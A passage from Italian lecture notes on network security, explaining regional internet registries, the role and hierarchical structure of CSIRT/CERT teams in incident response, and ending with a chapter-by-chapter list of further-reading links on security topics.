Una volta verificati tutti questi aspetti cerchiamo di capire a chi segnalare eventuali problemi di abuso associati a un dominio o a un netblock; a tale proposito di notevole importanza assumo i regional registries (RR): un Regional Internet Registry (RIR) è un’organizzazione che sovrintende all’assegnamento e alla registrazione delle risorse numeriche di Internet in una specifica area geografica. In particolare ci si riferisce all’assegnazione degli indirizzi IP, necessari per aggiungere nuovi nodi alla Rete e fondamentali per il funzionamento della stessa. Grazie ai regional registries è possibile effettuare operazioni di consultazione dei loro database di assegnazione ottenendo informazioni su localizzazione e contatti (tramite il tool *Whois*).

## 9.2 Computer Security Incident Response Team

Uno degli elementi più importanti è quello di costruire una catena di cooperazione, e cioè l’unico modo per tracciare a ritroso un attacco con successo è quello di non basarsi solo su dati locali che hanno una valenza limitata, ma di ricostruire in maniera completa la catena di cooperazione. Per effettuare ciò esistono degli organismi che hanno la funzionalità di essere dei punti di contatto per costituire le catene di cooperazione: questi organismi si chiamano **CSIRT** (Computer Security Incident Response Team). I CSIRT sono organizzazioni, finanziate generalmente da Università o Enti Governativi, incaricate di raccogliere le segnalazioni di incidenti informatici e potenziali vulnerabilità nei software che provengono dalla comunità degli utenti. In pratica, ogni organizzazione deve possedere un proprio CSIRT, cioè un gruppo di esperti di sicurezza che cooperano e devono reagire in caso di incidenti di sicurezza.

### Modello del CSIRT

Vediamo adesso il modello del CSIRT:

- lo CSIRT deve coordinare le attività di *Incident Response* (IR) e fornire supporto ai vari siti/unità, e cioè deve essere un punto di contatto e fornire supporto a chiunque all’interno e all'esterno dell’organizzazione gli chiede informazioni, ponendosi come un punto di riferimento per gli utenti della rete, in grado di aiutarli a risolvere qualunque problema legato alla sicurezza informatica (ad esempio un utente all’interno/esterno di una organizzazione può segnalare eventuali problemi di sicurezza oppure il CSIRT potrebbe segnalare ai vari utenti degli alert di sicurezza);
- lo CSIRT, inoltre, deve gestire eventuali strumenti centralizzati come, ad esempio, strumenti di tracciamento degli incidenti; si parla in questo caso di *trouble ticketing*: se un utente segnala la

presenza di una minaccia, viene aperto un ticket, viene immesso un database e viene aggiornato man mano che la situazione relativa a quella minaccia evolve, dopodichè il ticket viene chiuso);

- lo CSIRT deve interagire con l'operation management degli ISP, e cioè quando si verificano situazioni di escalation, lo CSIRT deve richiedere il blocco di certi indirizzi, ad esempio;
- lo CSIRT deve interagire con gli altri CSIRT e contribuire alle attività coordinate.

Il CSIRT ha una struttura gerarchica: gli utenti finali effettuano delle segnalazioni al proprio CSIRT; a loro volta i vari CSIRT (il CSIRT di una banca, il CSIRT di un ministero, etc...) si interfacciano in maniera gerarchica con il proprio *National Coordinator Center* nel contesto della *National Cyber-Security Network*, con lo scopo, ad esempio, di scambiarsi informazioni circa gli attacchi in corso, per poter coordinare la gestione degli incidenti e del reporting, per effettuare monitoring/auditing dei sistemi, per proteggere in maniera coordinata le infrastrutture critiche da proteggere, e per scambiarsi delle chiavi, ovvero le segnalazioni degli CSIRT devono avvenire in logica trusted e devono essere firmate perché potrebbero esserci false segnalazioni per falsi incidenti a scopi malevoli (ad esempio per effettuare un DOS contro una organizzazione: si potrebbe creare una falsa segnalazione circa un falso attacco proveniente da una organizzazione e chiedere il blocco degli indirizzi di quella organizzazione creando un DOS); inoltre tra i vari CSIRT vengono stretti accordi formali di cooperazione (MoU) e di non disclosure su dati di indagine (NDA); a sua volta il centro di coordinamento nazionale dei CSIRT si interfacerà con un ente CSIRT di livello superiore, e così via...;




Figura 173

I CSIRT effettuano anche attività di ricerca e sviluppo: l'attività di ricerca e sviluppo dei CERT consiste in un monitoraggio costante dei sistemi informatici, dei programmi applicativi e della rete, allo scopo di analizzare il loro stato di sicurezza e il loro livello di sensibilità a potenziali attacchi. Sulla base delle informazioni ottenute il CERT attua piani di realizzazione e implementazione di tecnologie utili a correggere le vulnerabilità, a resistere agli attacchi e a prevenire minacce future.

Molti CERT organizzano dei corsi di formazione destinati ad amministratori di rete e di sistema e a personale tecnico in generale, allo scopo di istruirli nella creazione e gestione di un proprio team: durante

questi corsi viene testata la loro capacità sia di analizzare le minacce alla sicurezza e attuare nei loro confronti una risposta adeguata, sia di realizzare e implementare forme di auto-protezione. I CERT possono svolgere in questo senso un'attività di supporto sia nella creazione di nuovi team, sia nel miglioramento della funzionalità di quelli già esistenti.

L'assistenza tecnica da parte di un CSIRT può avvenire in due modi: da un lato come assistenza diretta, attuando piani immediati di incident response in caso di segnalazioni da parte di uno o più utenti. Dall'altro tramite la massiccia diffusione di informazioni contenenti, per esempio, le contromisure adeguate per i tipi più comuni di incidente, allo scopo di far acquisire agli utenti la consapevolezza del problema della sicurezza e stimolarli ad auto-proteggersi. Le attività di assistenza tecnica svolte dai CERT consentono loro di raccogliere informazioni sugli incidenti cui rispondono, per esempio quale vulnerabilità è stata sfruttata, quale tipo di attacco è stato portato a termine, quali danni ha provocato nel sistema e in che modo si è riusciti a risolvere il problema. I CSIRT raccolgono le informazioni in loro possesso, verificando che siano corrette e il più possibile aggiornate, e le organizzano sotto forma di articoli, bollettini o newsletter, per poi renderle disponibili agli utenti pubblicandole periodicamente on-line.

Esistono tantissime organizzazioni a tale scopo:

- in Italia ad esempio vi è il CERT GARR che si occupa esclusivamente di emergenze informatiche sulla rete GARR.
- US-CERT, è l'organismo appartenente al Department of Homeland Security (Dipartimento di Sicurezza Nazionale) del Governo federale degli Stati Uniti.
- CERT/CC, è il centro "storico" di coordinamento dei CERT, della Carnegie Mellon University, che ha trasferito parte delle sue competenze all'US-CERT.
- PICERT , CERT di Poste Italiane.
- RUS-CERT, è l'unità gestita presso l'Università di Stoccarda (il sito è in lingua tedesca).
- IT-CERT, è un'organizzazione senza scopo di lucro sponsorizzata principalmente dal Dipartimento di Informatica e Comunicazione (DICO) - Università degli Studi di Milano.

## LINK UTILI PER L' APPROFONDIMENTO

### CAP.1 – MONITORAGGIO E NETWORK ANALYSIS

- [https://it.wikipedia.org/wiki/Demilitarized\\_zone](https://it.wikipedia.org/wiki/Demilitarized_zone)
- <https://it.wikipedia.org/wiki/Sniffing>
- <http://www.di-srv.unisa.it/~ads/corso-security/www/CORSO-0001/Sniffing/Packet%20Sniffer.htm>
- <https://accedian.com/enterprises/blog/capture-network-traffic-span-vs-tap/>
- [https://en.wikipedia.org/wiki/Port\\_mirroring](https://en.wikipedia.org/wiki/Port_mirroring)
- [https://it.wikipedia.org/wiki/Network\\_tap](https://it.wikipedia.org/wiki/Network_tap)
- [https://it.wikipedia.org/wiki/ARP\\_poisoning](https://it.wikipedia.org/wiki/ARP_poisoning)
- <https://it.wikipedia.org/wiki/Wireshark>
- <https://www.arenetworking.it/corso-wireshark-prima-lezione.html>

### CAP.2 – POLITICHE DI SICUREZZA E CONTROLLO ACCESSI

- <https://it.wikipedia.org/wiki/Firewall>
- [Firewalls: cap online 23 \[libro di William Stallings – Cryptography and Network Security, 7ed\]](#)
- <http://www.di-srv.unisa.it/~ads/corso-security/www/CORSO-0001/Firewall1/index.htm>
- [https://it.wikipedia.org/wiki/Lista\\_di\\_controllo\\_degli\\_accessi](https://it.wikipedia.org/wiki/Lista_di_controllo_degli_accessi)
- [https://it.wikipedia.org/wiki/Role-based\\_access\\_control](https://it.wikipedia.org/wiki/Role-based_access_control)
- [http://www.di-srv.unisa.it/~ads/corso-security/www/CORSO-0203/Cisco/cisco827.htm/cisco827\\_acl\\_std.htm](http://www.di-srv.unisa.it/~ads/corso-security/www/CORSO-0203/Cisco/cisco827.htm/cisco827_acl_std.htm)
- [http://www.di-srv.unisa.it/~ads/corso-security/www/CORSO-0203/Cisco/cisco827.htm/cisco827\\_acl\\_est.htm](http://www.di-srv.unisa.it/~ads/corso-security/www/CORSO-0203/Cisco/cisco827.htm/cisco827_acl_est.htm)
- <https://www.arenetworking.it/cisco-access-control-lists-queste-sconosciute-1a-parte.html>
- <https://www.servizi.garr.it/noc/documentazione/guide/rete-configurazioni/17-guida-all-a-configurazione-delle-access-listrev190209/file>
- <https://it.wikipedia.org/wiki/Spoofing>
- [https://it.wikipedia.org/wiki/IP\\_spoofing](https://it.wikipedia.org/wiki/IP_spoofing)

### CAP.3 - NEXT GENERATION FIREWALLS E INTRUSION DETECTION/PREVENTION SYSTEM

- [https://it.wikipedia.org/wiki/Intrusion\\_detection\\_system](https://it.wikipedia.org/wiki/Intrusion_detection_system)
- [https://it.wikipedia.org/wiki/Intrusion\\_prevention\\_system](https://it.wikipedia.org/wiki/Intrusion_prevention_system)
- <https://www.cybersecurity360.it/soluzioni-aziendali/intrusion-detection-system-cose-e-come-attivare-la-trappola-per-criminal-hacker/>

### CAP.4 – ATTACCHI IN RETE

- [https://it.wikipedia.org/wiki/Port\\_scanning](https://it.wikipedia.org/wiki/Port_scanning)
- <http://www.di-srv.unisa.it/~ads/corso-security/www/CORSO-0001/portscanning/index.htm>
- [http://www.di-srv.unisa.it/~ads/corso-security/www/CORSO-0203/Scansione\\_servizi\\_rete/main.html](http://www.di-srv.unisa.it/~ads/corso-security/www/CORSO-0203/Scansione_servizi_rete/main.html)
- [https://www.ilsoftware.it/articoli.asp?tag=Nmap-cos-e-e-come-funziona-il-re-dei-port-scanner\\_17922](https://www.ilsoftware.it/articoli.asp?tag=Nmap-cos-e-e-come-funziona-il-re-dei-port-scanner_17922)
- <https://it.wikipedia.org/wiki/Hijacking>

- [https://it.wikipedia.org/wiki/IP\\_hijacking](https://it.wikipedia.org/wiki/IP_hijacking)
- <https://it.wikipedia.org/wiki/Clickjacking>
- [https://it.wikipedia.org/wiki/Denial\\_of\\_service](https://it.wikipedia.org/wiki/Denial_of_service)
- <https://www.cybersecurity360.it/nuove-minacce/ddos-cosa-sono-questi-attacchi-hacker-e-come-stanno-evolvendo/>
- <https://www.cybersecurity360.it/nuove-minacce/moderni-attacchi-ddos-cosa-sono-e-come-mitigarne-i-danni/>
- [https://it.wikipedia.org/wiki/Ping\\_of\\_Death](https://it.wikipedia.org/wiki/Ping_of_Death)
- [https://it.wikipedia.org/wiki/Ping\\_flood](https://it.wikipedia.org/wiki/Ping_flood)
- <https://it.wikipedia.org/wiki/Smurf>
- [https://it.wikipedia.org/wiki/Traffic\\_shaping](https://it.wikipedia.org/wiki/Traffic_shaping)
- [https://it.wikipedia.org/wiki/Amplification\\_attack](https://it.wikipedia.org/wiki/Amplification_attack)
- [https://it.wikipedia.org/wiki/Reflection\\_attack](https://it.wikipedia.org/wiki/Reflection_attack)
- [https://it.wikipedia.org/wiki/DNS\\_Amplification\\_Attack](https://it.wikipedia.org/wiki/DNS_Amplification_Attack)
- [https://it.wikipedia.org/wiki/SYN\\_flood](https://it.wikipedia.org/wiki/SYN_flood)
- <https://it.wikipedia.org/wiki/Botnet>
- <https://it.wikipedia.org/wiki/DNSSEC>

## CAP.5 – WORMS E BOTNETS

- <https://it.wikipedia.org/wiki/Worm>
- <https://it.wikipedia.org/wiki/Botnet>
- <https://encyclopedia.kaspersky.it/knowledge/viruses-and-worms/>

## CAP. 6 – ANONIMATO IN RETE

- [https://it.wikipedia.org/wiki/Tor\\_\(software\)](https://it.wikipedia.org/wiki/Tor_(software))
- [https://it.wikipedia.org/wiki/Onion\\_routing](https://it.wikipedia.org/wiki/Onion_routing)
- <https://www.html.it/pag/58105/rete-tor-cose-e-come-funziona/>
- <https://www.torproject.org/it/>
- [https://it.wikipedia.org/wiki/Web\\_sommerso#Differenza\\_tra\\_deep\\_web\\_e\\_dark\\_web](https://it.wikipedia.org/wiki/Web_sommerso#Differenza_tra_deep_web_e_dark_web)
- <https://it.wikipedia.org/wiki/Darknet>
- <https://www.pandasecurity.com/italy/mediacenter/tecnologia/che-cosa-ce-sulle-dark-net/>
- <https://www.inforge.net/forum/threads/tor-vs-i2p-vs-freebsd-qual-%C3%A8-il-miglior-network-per-navigare-anonimi.439605/>
- <https://freenetproject.org/index.html>
- <https://it.wikipedia.org/wiki/Freenet>

### VPN:

- <https://it.vpnmentor.com/blog/tor-vs-vpn-quale-dei-due-e-piu-sicuro-e-privato-nel/>
- <https://it.vpnmentor.com/blog/tor-browser-cose-come-funziona-e-cosha-che-fare-con-il-mondo-vpn/>
- <https://vpnoverview.com/it/informazioni-vpn/spiegazione-sulle-vpn/>
- <https://pctempo.com/vpn-vs-proxy-vs-tor-qual-la-differenza-che-migliore/>
- <https://nordvpn.com/it/what-is-a-vpn/>

- <https://www.cybersecurity360.it/soluzioni-aziendali/vpn-cose-come-funziona-e-a-cosa-serve-una-virtual-private-network/>
- [https://it.wikipedia.org/wiki/Rete\\_virtuale\\_privata](https://it.wikipedia.org/wiki/Rete_virtuale_privata)
- <https://www.aranzulla.it/vpn-come-funziona-1038101.html>
- <https://www.youtube.com/watch?v=iZZ664XpjWk&t=927s>
- <https://www.youtube.com/watch?v=IUt76JHp25k&t=730s>
- <https://www.youtube.com/watch?v=eNdskYjYFlA>
- <https://www.youtube.com/watch?v=hkCH2Od6Nq8&t=1837s>

## CAP.8 – WEB SECURITY

- TLS: cap 17 [libro di William Stallings – Cryptography and Network Security, 7ed]
- [https://it.wikipedia.org/wiki/Transport\\_Layer\\_Security](https://it.wikipedia.org/wiki/Transport_Layer_Security)
- <https://it.wikipedia.org/wiki/HTTPS>
- <http://www.di-srv.unisa.it/~ads/corso-security/www/CORSO-0001/StackGuard/>
- <https://www.html.it/articoli/tecniche-buffer-overflow/>
- [https://it.wikipedia.org/wiki/Buffer\\_overflow](https://it.wikipedia.org/wiki/Buffer_overflow)
- <https://www.cybersecurity360.it/nuove-minacce/sql-injection-come-funziona-e-come-difendersi-dalla-tecnica-di-hacking-delle-applicazioni-web/>
- [https://it.wikipedia.org/wiki/SQL\\_injection](https://it.wikipedia.org/wiki/SQL_injection)
- [https://it.wikipedia.org/wiki/Cross-site\\_scripting](https://it.wikipedia.org/wiki/Cross-site_scripting)
- <https://www.cybersecurity360.it/nuove-minacce/cross-site-scripting-come-funziona-un-attacco-xss-e-come-proteggersi/>

## CAP.9 - GESTIONE DEGLI INCIDENTI E COOPERAZIONE PER IL TRACCIAMENTO A RITROSO

- <https://it.wikipedia.org/wiki/CERT>

NOTE

NOTE

NOTE

